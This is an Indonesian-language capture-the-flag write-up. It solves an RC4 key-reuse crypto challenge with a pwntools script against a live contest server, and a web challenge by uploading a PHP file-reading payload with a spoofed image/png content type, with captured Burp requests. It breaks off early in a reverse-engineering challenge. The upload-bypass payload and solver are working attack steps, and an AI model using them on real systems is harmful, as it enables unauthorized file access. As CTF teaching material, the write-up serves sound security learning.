
Diberikan skema enkripsi RC4

```
from rc4 import *
from secret import flag
import os

key=os.urandom(32)
while True:
    print("What you want to do?")
    print("1. Encrypt message")
    print("2. Encrypt flag")
    print("3. Exit")
    inp=int(input("> "))
    if(inp==1):
        print("Enter your message")
        m=input("> ")
        print(f"encrypted : {encrypt(m,key)}")
    elif(inp==2):
        print(f"encrypted : {encrypt(flag,key)}")
    else:
        exit()
```

```
def key_scheduling(key):
    sched = [i for i in range(0, 256)]

    i = 0
    for j in range(0, 256):
        i = (i + sched[j] + key[j % len(key)]) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp

    return sched


def stream_generation(sched):
    stream = []
    i = 0
    j = 0
    while True:
        i = (1 + i) % 256
        j = (sched[i] + j) % 256

        tmp = sched[j]
        sched[j] = sched[i]
        sched[i] = tmp

        yield sched[(sched[i] + sched[j]) % 256]


def encrypt(text, key):
    text = [ord(char) for char in text]

    sched = key_scheduling(key)
    key_stream = stream_generation(sched)

    ciphertext = ''
    for char in text:
        enc = str("{:02x}".format(char ^ next(key_stream)))
        ciphertext += (enc)

    return ciphertext
```

Dengan skema pengguanaan enkripsi rc4 yang seperti itu (memakai kunci yang sama berkali2), memungkinkan untuk mendapatkan key stream yang nantinya digunakan untuk decrypt message. Berikut solvernya:


```
#!/usr/bin/python3
from pwn import *

# nc 157.173.204.136 4423
host, port = '157.173.204.136', 4423

io = remote(host, port)

def get_flag():
    io.sendlineafter(b'>', b'2')
    io.recvuntil(b"encrypted : ")
    return bytes.fromhex(io.recvline().strip().decode())


def enc_message(message: bytes):
    io.sendlineafter(b'>', b'1')
    io.sendlineafter(b'> ', message)
    io.recvuntil(b"encrypted : ")
    return bytes.fromhex(io.recvline().strip().decode())


enc_flag = get_flag()
key_stream = xor(enc_message(b'A' * len(enc_flag)), b'A' * len(enc_flag))
flag = xor(enc_flag, key_stream)
print(flag)
```



```
itoid  /Cryptography/Reality Club
>>>
>>> ./solve.py
[+] Opening connection to 157.173.204.136 on port 4423: Done
b'KMIPNVIPNJ{4j4K_d4n_B4Wa_Aku_k3_Dun14Mu_y4n9_1nd4h_N4n_M394h_1tu_Fl0rAA4A!!!!!!>____<}'
[*] Closed connection to 157.173.204.136 port 4423
itoid  /Cryptography/Reality Club
>>>
>>>
```

Web

Just Simple Upload



just simple upload


500

temen ku baru belajar bikin form upload, sepertinya tidak beres

http://157.173.204.136:8089/

Flag


Sesuai judul aja sih, pasti Command Injection via upload form. Karena ini chall blackbox (tidak diberikan file distribution), lgsg tes tes aja. Coba upload file php sebagai shell ternyata ngga bisa, coba content typenya diganti jadi image/png, wala bisa dong. Saya pake payloadnya dari burp repeater biar ga repot bolak balik upload file (pake file_get_contents, terus coba ndukun aja flag.txt. Karena coba pake exec/eval tadi ga bisa)



```
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.1762801937.1719909859; _clck=
1sbu9pe%7C2%7Cfn4%7C0%7C1644; connect.sid=
s%3A7jK_PAbDoYgwBSuIAcw0b9hl8YqoKX78.h%2B%2FmKv6bvJo72cYgsEc
r2uTP5lEkpMPRjdffC1PnMow; _clsk=
1wbecyw%7C1719912506823%7C1%7C1%7Cp.clarity.ms%2Fcollect;
_ga_2EDF3XCYWP=GS1.1.1719909858.1.1.1719913877.0.0.0
Connection: keep-alive

------WebKitFormBoundary68RQJOiiArQ6b04A
Content-Disposition: form-data; name="fileToUpload";
filename="keiiganteng.png"
Content-Type: image/png

<?php
$file_contents = file_get_contents('flag.txt');
if ($file_contents === false) {
    echo "Failed to read file.";
} else {
    echo "<pre>$file_contents</pre>";
}
?>


------WebKitFormBoundary68RQJOiiArQ6b04A--
```

```
HTTP/1.1 302 Found
Date: Tue, 02 Jul 2024 09:54:59 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Location: display_image.php?filename=keiigantengpng
Content-Length: 42
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file keiigantengpng has been uploaded.
```

Setelah payload dimasukan, akses uploaded file tersebut (kalau di burp bisa pencet forward request)




```
GET /display_image.php?filename=keiigantengpng HTTP/1.1
Host: 157.173.204.136:8089
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://157.173.204.136:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.7
Referer: http://157.173.204.136:8089/upload.php
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.1762801937.1719909859; _clck=
1sbu9pe%7C2%7Cfn4%7C0%7C1644; connect.sid=
s%3A7jK_PAbDoYgwBSuIAcw0b9hl8YqoKX78.h%2B%2FmKv6bvJo72cYgsEc
r2uTP5lEkpMPRjdffC1PnMow; _clsk=
1wbecyw%7C1719912506823%7C1%7C1%7Cp.clarity.ms%2Fcollect;
_ga_2EDF3XCYWP=GS1.1.1719909858.1.1.1719913877.0.0.0
Connection: keep-alive
```

```
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Uploaded File
    </title>
  </head>
  <body>

    <div class="container">
      <div class="row justify-content-center">
        <div class="col-md-6">
          <h2 class="mt-4 mb-4 text-center">
            Uploaded File
          </h2>
          <pre>
            KMIPNVIPNJ{disable_function_on_upload_file_exploit
            }
          </pre>
        </div>
      </div>
    </div>

  </body>
</html>
```

Reverse Engineering

Clown




Clown

500


An instance on another planet has just been cyber attacked, help them recover their imporant data.

*Highly recommended to create an empty directory when debugging it

Author: Vaints




Have you tried to decode the base64? that seems to be the core of the attack




The base64 is actually an ELF that compressed using zlib. Decompress it, then debug it

Decompile PYC (Python Compiled Code) yang diberikan




```
  itoid   /Clown/release
>>>
>>> pycdc free_vbucks.pyc > free_vbucks.py
0       1           (0)
2       1           (0)
4       1           (0)
6       1           (0)
8       1           (0)
10      1           (0)
12      1           (0)
14      1           (0)
16      1           (0)
18      1           (0)
20      1           (0)
22      1           (0)
24      1           (0)
26      1           (0)
28      1           (0)
30      1           (0)
